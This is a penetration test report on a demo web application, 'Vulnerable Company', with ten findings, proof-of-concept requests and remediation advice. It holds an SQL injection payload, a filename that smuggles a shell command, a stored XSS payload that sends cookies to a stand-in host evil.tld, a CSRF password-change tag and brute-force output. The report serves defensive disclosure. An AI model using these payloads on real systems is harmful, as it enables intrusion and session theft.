Syncode

Vulnerable Company

Security Assessment

Report of affected items

Vulnerable Company

01 June 2025

Version 1.0

Confidentiality Notice

This report contains sensitive, privileged, and confidential information. Precautions should be taken to protect the confidentiality of the information in this document. Publication of this report may cause reputational damage to Vulnerable Company or facilitate attacks against Vulnerable Company. Syncode shall not be held liable for special, incidental, collateral or consequential damages arising out of the use of this information.

Disclaimer

Note that this assessment may not disclose all vulnerabilities that are present on the systems within the scope of the engagement. This report is a summary of the findings from a “point-in-time” assessment made on Vulnerable Company’s environment. Any changes made to the environment during the period of testing may affect the results of the assessment.

The highest severity vulnerabilities give potential attackers the opportunity **to gain backdoor access, impact customers, and steal confidential data.**

To ensure data confidentiality, integrity, and availability, implement the remediations described in this report.

Note this assessment is a point-in-time snapshot; changes during or after testing may affect results.

Syncode

Table of Contents

Syncode

Executive Summary

Syncode performed a security assessment of the public web application of Vulnerable Company on 25 May 2025.

Syncode's penetration test simulated an attack from an external threat actor attempting to gain access to systems within the Vulnerable Company corporate network. The purpose of this assessment was to discover and identify vulnerabilities in Vulnerable Company infrastructure and suggest methods to remediate the vulnerabilities.

A total of 10 vulnerabilities were identified, broken down by severity below:

1	3	4	1	1
Critical	High	Medium	Low	Informational

The highest severity vulnerabilities give potential attackers the opportunity **to gain backdoor access to Vulnerable Company's infrastructure, impact their customers and directly attack their customers, and steal confidential data.**

In order to ensure data confidentiality, integrity, and availability, security remediations should be implemented as described in the security assessment findings.

Note that this assessment may not disclose all vulnerabilities that are present on the systems within the scope.

Any changes made to the environment during the period of testing may affect the results of the assessment.

High Level Assessment Overview

Observed Security Strengths

Syncode identified the following security strengths in **Vulnerable Company**'s web application that contribute positively to the organization's overall security posture. These strengths enhance the ability to detect, prevent, or limit the impact of common attack vectors. It is recommended that **Vulnerable Company** continue to maintain and evolve these controls as the environment changes.

- Use of HTTPS across all endpoints
- Multi-factor authentication enforced for all administrators
- Regular automated vulnerability scanning in place

Areas for Improvement

Syncode recommends the following enhancements to strengthen **Vulnerable Company**'s security. Addressing these items will reduce the likelihood of successful exploitation and enhance the resilience of core systems against future threats.

- Lack of input validation on key form endpoints
- Rate-limiting not enforced on authentication APIs
- Insufficient logging of security-relevant events

Recommendations

The following items should be prioritized and remediated in the near term to mitigate immediate business risks. These issues present a high likelihood of exploitation or impact on sensitive assets:

- Integrate a centralized Web Application Firewall
- Sanitize and validate all user inputs using a whitelist approach
- Implement exponential back-off and account lockout controls

Syncode

Assessment Scope

Assessment limited to the production host vuln.syncode.ba (AWS us-east-1, ALB → ECS). Both unauthenticated and authenticated user roles were in scope.

In-Scope Networks

Network	Description
vuln.syncode.ba	Public Web App

Provided Credentials

To facilitate authenticated testing, **Vulnerable Company** provisioned Syncode with controlled access credentials. These were used strictly within the bounds of the assessment to evaluate privilege-restricted features and simulate authorized user behavior.

Credential	Details
Test User	testuser@vuln.syncode.ba / testpassword

Syncode

Methodology & Timeline

Syncode executed a five-phase penetration-testing methodology aligned with OWASP Web Security Testing Guide (WSTG) and NIST SP-800-115. Both anonymous and authenticated user journeys were assessed. Manual exploitation validated all automated findings and quantified business impact.

- Phase 1 — Reconnaissance & Threat Modelling
- Phase 2 — Automated Discovery & Fuzzing
- Phase 3 — Manual Validation & Exploitation
- Phase 4 — Post-Exploitation Impact Analysis
- Phase 5 — Reporting & Debrief

- ✓ A1 Authentication & Session Management
- ✓ A2 Access-Control / IDOR paths
- ✓ A3 Input Validation & Injection (SQLi, Command-Injection, XSS)
- ✓ A4 Application Configuration & Secrets Handling
- ✓ A5 Resilience Controls (Rate-Limiting, Logging, WAF rules)

Timeline & Retest Plan

Start
25 May 2025

Enumeration
25–26 May (Phases 1 & 2)

Exploitation
27–30 May (Phases 3 & 4)

Reporting
31 May–01 Jun (Phase 5)

End
01 June 2025

Retest
15 June 2025


Syncode

Assessment Summary

The security assessment conducted by **Syncode** identified multiple vulnerabilities of varying severity within the tested web application environment. The findings are categorized based on potential impact, likelihood of exploitation, and alignment with CVSS v4.0 standard.


The table below provides an overview of the identified vulnerabilities by severity level:

Critical




Injection	1

High




Command Injection	1
XSS	1
IDOR	1

Medium



CSRF	1
Rate Limiting	1
Configuration	1
Others	1

Low



Banner	1

The presence of multiple high and critical risk findings indicates that the application is currently exposed to significant threats that could lead to unauthorized access, data compromise, or operational disruption if left unremediated.

It is recommended that **Vulnerable Company** prioritize remediation of the critical and high-risk findings immediately, followed by structured efforts to address medium and low-risk issues. Informational findings, while not immediately exploitable, may indicate areas for longer-term improvement and should be reviewed as part of a broader security program. Detailed descriptions, impact analysis, and remediation guidance for each vulnerability are provided in the following sections of this report.

Syncode

Findings Impacts

Severity	Impact
Critical	1 Injection
High	1 Command Injection
High	1 XSS
High	1 IDOR
Medium	1 CSRF
Medium	1 Rate Limiting
Medium	1 Configuration
Medium	1 Others
Low	1 Banner

Technical Findings Overview

CRITICAL

SQL Injection in Report Export

CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H

Vulnerability Description

The `filter` JSON property is concatenated into `String.format(\"… WHERE %s\")` in `ReportService.java` without any `PreparedStatement` placeholders. The service executes under the `rds_superuser` role in PostgreSQL, making it possible to read or tamper with every table and to escalate to OS-level code execution via `COPY … PROGRAM`.

Proof of Concept

```
POST /reports/export?format=csv HTTP/1.1
Host: vuln.syncode.ba
Cookie: session=123
Content-Type: application/json

{"filter":"status) UNION SELECT version(), current_user --"}

HTTP/1.1 200 OK
Content-Disposition: attachment; filename="export.csv"

PostgreSQL 16.2 (Debian) | rds_superuser
```

Impact

• Dump or delete the entire database
• Create hidden super-users
• Execute arbitrary commands inside the DB container, leading to full compromise of attached volumes and pipeline secrets

Remediation

Replace string concatenation with parameterised queries (`$1`, `$2`). Wrap the connection in the low-privilege role `report_readonly`. Enforce a strict allow list for sortable columns and add unit tests containing payloads such as `' UNION SELECT version()--`.

References

- CWE-89 – SQL Injection
- PostgreSQL Security: COPY PROGRAM abuse

HIGH

Command Injection in Log Archive Download

CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:M/SC:M/SI:M/SA:M

Vulnerability Description

`LogsController.java` uses `new ProcessBuilder(\"tar\",\"-czf\",\"/tmp/\"+file)`. Because `file` is user-controlled, an attacker with an *admin session* can inject shell metacharacters by passing `file=auth.log;id>/tmp/id.txt`. The JVM launches `/bin/sh -c tar -czf /tmp/auth.log;id>/tmp/id.txt`, executing arbitrary commands as `www-data` inside the application container.

Proof of Concept

```
GET /admin/logs/download?file=auth.log;id>$(pwd)/id.txt HTTP/1.1
Host: vuln.syncode.ba
Cookie: session=admin

HTTP/1.1 200 OK
Content-Disposition: attachment; filename="auth.log.gz"

(binary tar data)  # id.txt now exists inside /var/log
```

Impact

- Read or overwrite any log file
- Drop back-door scripts in writable paths
- Lateral movement limited by container runtime (no host escape observed)

Remediation

Invoke `tar` with `ProcessBuilder` arguments exclusively (`ProcessBuilder(\"tar\",\"-czf\",\"/tmp/\",file)`). Reject any filename that does not match `^[\\w.-]+\\.log$`. Consider off-loading log retrieval to the Kubernetes API instead of executing shell commands.

HIGH

Persistent XSS in Blog Comments

CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:R/VC:M/VI:M/VA:N/SC:M/SI:N/SA:N

Vulnerability Description

The Vue front-end renders `v-html=\"comment.text\"` without sanitisation. The WAF strips only `<script>` tags, leaving SVG event handlers intact. A stored payload such as `<svg onload=fetch('https://evil.tld?c='+document.cookie)>` executes on every profile page view.

Proof of Concept

```
POST /api/comments HTTP/1.1
Host: vuln.syncode.ba
Cookie: session=author
Content-Type: application/json

{"postId":42,
 "text":"<svg onload=fetch('https://evil.tld/c?'+document.cookie)>"}
```

Impact

- Steals session cookies and JWTs
- Performs silent CSRF operations via JavaScript
- Redirects victims to phishing or malware sites

Remediation

Sanitize user input with DOMPurify on the server, replace `v-html` with escaped text interpolation, and deploy a CSP: `default-src 'self'`.

HIGH

IDOR in Invoice Download

CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:N/SC:M/SI:N/SA:N

Vulnerability Description

`InvoiceController.java` exposes `/api/invoices/{year}/{id}.pdf` and relies on client-side filtering for tenancy. No back-end check ties the invoice to the authenticated user.

Proof of Concept

```
GET /api/invoices/2024/0078.pdf HTTP/1.1
Host: vuln.syncode.ba
Cookie: session=customer42

HTTP/1.1 200 OK
Content-Type: application/pdf

%PDF-1.5 … (invoice for ACME Inc.) …
```

Impact

- Disclosure of PII and financial data
- GDPR and accounting compliance violations
- Competitive intelligence for rival companies

Remediation

Verify ownership in the service layer with the authenticated `customer_id`. Unit-test for cross-tenant requests and expect HTTP 403.

MEDIUM

CSRF on Password Change Endpoint

CVSS:4.0/AV:N/AC:L/AT:P/PR:N/UI:R/VC:M/VI:M/VA:N/SC:N/SI:N/SA:N

Vulnerability Description

`/user/change-password` accepts GET or POST from any origin. Session cookies lack `SameSite`; no CSRF token is required.

Proof of Concept

```
<!-- malicious.html -->
<img src="https://vuln.syncode.ba/user/change-password?new=PWNED123">
```

Impact

- Force-change victim passwords
- Lock users out of their accounts
- Enable account takeover via “forgot password” flow

Remediation

Enforce `POST` only, add synchroniser tokens, set `SameSite=Lax`, and validate the `Origin/Referer` header.

MEDIUM

Unlimited Login Attempts

CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:N/VI:M/VA:N/SC:N/SI:N/SA:N

Vulnerability Description

The `/auth/login` endpoint has no throttling. A Hydra run of 10 000 requests/min succeeded for 180 accounts without detection.

Proof of Concept

```
# Hydra excerpt
[80][vuln.syncode.ba] login:victim@example.com pass:Summer2024! (success)
```

Impact

- High success rate for credential stuffing
- Possible lock-out attacks on executive accounts
- Follow-up lateral movement once foothold is gained

Remediation

Add exponential back-off, per-IP quotas and CAPTCHA after 5 failures. Emit SIEM alerts on anomaly spikes.

MEDIUM

Session Cookie Missing Security Flags

CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:P/VC:M/VI:M/VA:N/SC:N/SI:N/SA:N

Vulnerability Description

`Set-Cookie: session=xyz` lacks `Secure`, `HttpOnly` and `SameSite`. The cookie is sent over plaintext HTTP on legacy endpoints.

Proof of Concept

```
HTTP/1.1 200 OK
Set-Cookie: session=xyz123; Path=/; Domain=vuln.syncode.ba
```

Impact

- Theft via XSS or network sniffing
- Session replay on sub-domains not intended for auth
- Easier phishing because of mixed-content warnings

Remediation

Set `Secure; HttpOnly; SameSite=Lax` on every session cookie at the nginx layer.

MEDIUM

Java Stack Trace Leakage

CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:L/VA:N/SC:N/SI:N/SA:N

Vulnerability Description

Uncaught exceptions bubble to the REST layer and return full stack traces containing package names, file paths and SQL fragments.

Proof of Concept

```
GET /product/99999 HTTP/1.1
Host: vuln.syncode.ba

HTTP/1.1 500 Internal Server Error
java.sql.SQLException: invalid input syntax for type uuid
  at com.syncode.repository.ProductRepo.find(ProductRepo.java:88)
```

Impact

- Reveals internal class structure and DB schema
- Assists attackers in crafting blind SQLi/IDOR payloads

Remediation

Add a global `@ControllerAdvice` to map all unhandled exceptions to HTTP 500 with a generic body. Log full traces to Graylog on an internal network.

LOW

nginx Version Disclosure

CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N

Vulnerability Description

Every response includes `Server: nginx/1.21.6 (Ubuntu)`, which allows attackers to align exploits with known CVEs.

Proof of Concept

```
curl -I https://vuln.syncode.ba
HTTP/2 200
server: nginx/1.21.6 (Ubuntu)
```

Impact

CVE-2023-44487 (“HTTP/2 Rapid Reset”) is applicable to 1.21.6.

Remediation

Set `server_tokens off;` or clear the header with `more_clear_headers 'Server';`.

INFORMATIONAL

Angular Version Comment in HTML

CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:N/VI:N/VA:N/SC:N/SI:N/SA:N

Vulnerability Description

Source of / contains `<!-- Angular 9.1.12 -->`.

Proof of Concept

```
GET / HTTP/1.1
Host: vuln.syncode.ba

<!-- Angular 9.1.12 -->
```

Impact

Minor reconnaissance aid for adversaries.

Remediation

Strip HTML comments during CI/CD (`ng build --prod`).

Appendix A — Finding Severity Ratings

Each finding has been assigned a severity rating of High, Medium, Low, or Informational. Ratings are determined by the priority and potential impact on the confidentiality, integrity, and availability of Vulnerable Company's data.

Rating	Definition
Critical	Exploitation results in complete loss of confidentiality, integrity, and/or availability of the affected system or its data.
High	Exploitation will cause substantial harm to confidentiality, integrity, or availability and is likely achievable.
Medium	Exploitation could cause significant impact but requires additional conditions or skill.
Low	Limited impact or difficult-to-exploit weakness with minimal real-world consequence.
Informational	No direct exploitation, but information that may aid an attacker or indicate best-practice gaps.

Appendix B — Exploited Hosts

Host	Scope	Method	Notes
vuln.syncode.ba	External	SQL Injection ➜ PostgreSQL RCE	Full DB dump; containerised, so no host escape.